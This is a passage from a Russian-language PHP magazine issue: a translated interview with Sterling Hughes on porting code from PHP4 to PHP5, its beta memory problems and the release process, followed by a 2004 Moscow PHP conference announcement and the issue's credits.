При портировании на PHP5 у вас есть два варианта. Первый и предпочтительный способ — использовать `__clone()`, что приводит к копированию объекта.

```
$o2 = $o1->__clone();
```

Следует отметить, что использование clone — наиболее надежный способ копирования объектов. В PHP4 возникало множество непонятных проблем в случае неверного копирования объектов. Вы должны были хорошо разбираться в ссылках и механизме "copy-on-write" для правильного клонирования объектов.

Если же вы хотите оставить свой старый код неизменным у PHP5 в php.ini есть опция называемая "ze2.implicit_clone". Когда она установлена в значение "истина", объекты PHP5 ведут себя так же, как в PHP4, но в тоже время у вас всё ещё остаётся возможность использовать свойства PHP5, такие как унифицированные конструкторы, пространства имён, исключения, и т.д.

2. Свойства объекта должны быть предопределены. В PHP4 запросто работал следующий код:

```
<?php
class Container {
}

$c = &new Container;
$c->name = "Sterling";
echo $c->name;
?>
```

Однако в PHP5 вышеприведенное стало невозможным. Такое решение было принято, потому что продолжать реализовывать поддержку таких механизмов достаточно сложно, да и вообще это дурной тон.

Для преодоления подобных изменений в двоичном коде вам необходимо переписать ваши объекты под использование перезагрузок. Динамическое назначение свойств в PHP может быть легко имитировано именно через перезагрузки объектов.

```
<?php
class Container {
    private $props;

    function __get($name) {
        return $this->props[$name];
    }

    function __set($name, $value) {
        $this->props[$name] = $value;
    }
}

$c = new Container;
$c->name = "Sterling";
echo $c->name;
?>
```

3. Вы должны объявлять классы до их наследования. В PHP4 следующее:

```
<?php
class foo extends bar { }
class bar { }
?>
```

было возможно. В PHP5 вы всегда должны объявлять классы до их наследования:

```
<?php
class bar { }
class foo extends bar { }
?>
```

4. Следующие слова теперь зарезервированы: `try`, `catch`, `throw`, `exception`, `public`, `private`, `protected`, `abstract`, `interface`, `final`.

5. При объявлении класса следующие имена функций теперь также зарезервированы: `__call`, `__get`, `__set`, `__clone`, `__construct`, `__destruct`.

БР: Ранее разработчики не особенно заботились о контроле доступа. Не думаете ли вы, что переменные типа `public`, `private` и `protected` станут камнем преткновения?

СХ: Я так не думаю. `Private`, `Protected` и `Public` касаются сокрытия информации (создания контракта), и PHP-разработчики уже давно разработали несколько методов указания таких контрактов: добавление подчёркивания в начало имён private-переменных и функций или добавление комментариев, указывающих на уровень доступа.

Ключевые слова `private`, `protected` и `public` теперь дают возможность программно создавать контракты, хотя контракты, как таковые, и так всегда существовали. По умолчанию (если вы не указываете `public`, `private` или `protected`) всё будет работать так же, как работало в PHP4.

БР: Ваш blog недавно падал. Должно быть, это было весело. У вас там была установлена пятёрка?

СХ: Нет, мой weblog работает на MovableType (вскоре будет изменён на serendipity), и на веб-сервере установлен PHP 4.2.2. А на презентационной системе был установлен PHP5.

БР: Вы упоминали в своём blog'e, что у пятёрки есть какие-то проблемы с памятью. Насколько они серьёзны?

СХ: Очень серьезные. Хостинг для презентации был любезно предоставлен NYPHP, но мы были вынуждены её закрыть на время решения проблем с сервером. PHP5 съедал столько памяти, что пришлось изменить опцию Apache "`MaxClients`" на 25, иначе каждый дочерний процесс Apache забирал более 40Мб.

PHP5 в настоящее время — это лишь ранняя бета-версия[1]. Так что утечка памяти, сбои и другие ошибки вполне возможны. PHP5 пройдёт долгий процесс контроля качества, и, я надеюсь, избавится от главных багов до выхода финальной версии.

БР: Как проходит процесс контроля качества? Как в этом можно поучаствовать?

СХ: В скором времени мы планируем выпустить бета-версию PHP5, и после этого начнётся процесс тестирования и заполнения отчётов об обнаруженных ошибках с небольшими легко воспроизводимыми примерами, иллюстрирующими эти ошибки. Если вы хотите помочь в тестировании и исправлении ошибок присоединяйтесь к команде контроля качества PHP (PHP QA team).

Процесс выпуска релиза проходит следующим образом (всё происходит после окончания периода бета-тестирования):

a) Кто-нибудь решает, что пришло время выпустить новую версию, и отправляет сообщение в список рассылки разработчиков, указав в нём свои намерения. Если достигнуто согласие, то создаётся ветка разработки нового релиза. Эта ветка может содержать только исправления ошибок.

b) Выпускается release candidate. Release candidate (в отличие от бета-версии) - это финальная версия, которая всё-таки ещё может содержать ошибки. Эта версия интенсивно тестируется командой контроля качества, а также любым из энтузиастов (о выходе release candidate сообщается на главной странице PHP.net). Ошибки, которые должны быть исправлены до выпуска релиза, обозначаются как критические, и именно их исправлением занимаются на этой стадии.

c) После выпуска нескольких release candidates и исправления критических ошибок кто-нибудь инициирует выпуск финального release candidate. Этот release candidate является финальной версией PHP5, если все критические ошибки исправлены. Финальный release candidate тестируется ещё более тщательно разработчиками и командой контроля качества. Если серьёзные ошибки не будут найдены, релиз переименовывается и выпускается как PHP5.

БР: Реализация объектной модели пятёрки снизит производительность или мы, наоборот, можем ожидать её прироста?

СХ: И то, и другое.

Строго говоря, объектный код PHP5 будет работать медленнее, чем код PHP4. Частично это связано с идентификаторами объектов, а частично с появлением дополнительных новых свойств (таких как интерфейсы). Однако ООП в PHP5 станет более правильным и понятным. Большая часть кода PHP4 будет работать лучше и быстрее в PHP5, потому что мало, кто точно знал, как работать с объектами в PHP4.

БР: Библиотека cURL теперь будет встроенной. Вы, должно быть, рады этому?

СХ: Да уж, не жалуюсь. :)

1 На момент выхода журнала уже доступна для скачивания версия 5 release candidate 1 (Прим. Редактора)

БР: У Бена Шеферда из DevArticles.com в его статье "Чего ожидать от PHP 5.0"("What to Expect in PHP 5.0") был раздел "PHP 5.0 взбудоражит мир"("PHP 5.0 Will Take the World by Storm"). Я думаю, что PHP и так уже сыграл большую роль, а вы согласны с заявлением Шеферда? Соблазнит ли пятёрка программистов Java, C# или Perl?

СХ: Я согласен с вами, PHP4 и так уже взбудоражил мир. А PHP5 — это его функциональный апгрейд, необходимый людям, нуждающимся в большей объектности. Я думаю, главное, что вы заметите в PHP5 — это рост PEAR. PEAR всегда основывался на множестве ляпов в PHP, чтобы сохранить целостность объектной модели. PHP5 дополнен свойствами, необходимыми для чёткой реализации структуры PEAR и связанной с ним функциональности.

БР: Что ещё нового вы хотели бы видеть в пятой версии?

СХ: Лучшее XML расширение.

Большое спасибо Стерлингу за его детальные ответы. Хотите задать Стерлингу свои собственные вопросы? Хотите знать, когда появляются свежие интервью? Подпишитесь на PHPCon Announce list, и вы всегда будете в курсе событий.

Оригинал интервью: http://www.php-con.com/2003/east/interviews/hughes.php

Клуб разработчиков PHP и **агентство "Третья Планета"**

http://www.phpclub.ru **http://www.3planeta.ru**

приглашают посетить 2-ю международную конференцию

"Современные технологии эффективной разработки

веб-приложений с использованием PHP"

14 мая 2004года

В конференции примут участие специалисты и разработчики различных направлений в веб-программировании из стран СНГ и Прибалтики. Будут рассмотрены вопросы использования и развития XML, MySQL, PostgreSQL, PEAR, объектно-ориентированного программирования, технологии объектно-реляционных отображений, а также вопросы безопасности, лицензирования и многие другие.

Приняв участие в конференции, можно будет обсудить актуальные на сегодняшний день темы, задать интересующие вопросы и поделиться собственным мнением.

По окончании конференции будет проведен "Круглый стол".

Основные темы конференции:

- Состояние и перспективы PHP-программирования в СНГ.
- ООП в PHP: применение, эволюция.
- Использование PEAR для ускорения разработки веб-приложений.
- Использование технологии объектно-реляционных отображений в разработке веб-проектов.
- Безопасные формы.
- Почему PostgreSQL?
- Эффективное использование MySQL. Политика лицензирования коммерческого использования.
- XML. Эффективное использование XML в веб-проектах.

Место проведения: г. Москва, Ленинский проспект, д.57.

Регистрация участников до 10 мая 2004 года (включительно).

Внимание! Количество мест ограничено.

С программой и подробным описанием конференции вы можете ознакомиться по адресу:

http://phpclub.ru/conf2004/

Этот номер выпускали:

Написание и перевод статей

- Андрей Деменев **[Blindman]**
- Виктор Казбанов [kazbanov@alt.ru]
- Игорь Луканин **[lucas]**
- Андрей Козак. г.Кривой Рог, студент Криворожского Технического Университета на Факультете Информационных Технологий. Веб-программированием увлекается около 3-х лет (начинал с PERLa :-)). У самого имеется свой собственный OpenSource-проект про который можно почитать здесь http://www.trek.dp.ua
- Константин Лукаш [coviex@mail.ru]

Авторы, чьи статьи мы взяли с сайтов

- Александр Неткачев
- Данил Миронов
- Александр Войцеховский **[young]**

Редакционная коллегия

- Александр Смирнов **[PHPclub**]
- Елена Тесля **[Lenka]**
- Александр Войцеховский **[young]**
- Антон Чаплыгин
- Олищук Андрей **[nw** project@yugovostok.ru**]** – координатор проекта PHP Inside
- http://phpclub.ru

Подготовка макета, вычитка текста, верстка, графическое оформление

- Антон Чаплыгин
- Елена Тесля **[Lenka]**
- **[profic]**
- Олищук Андрей **[nw]**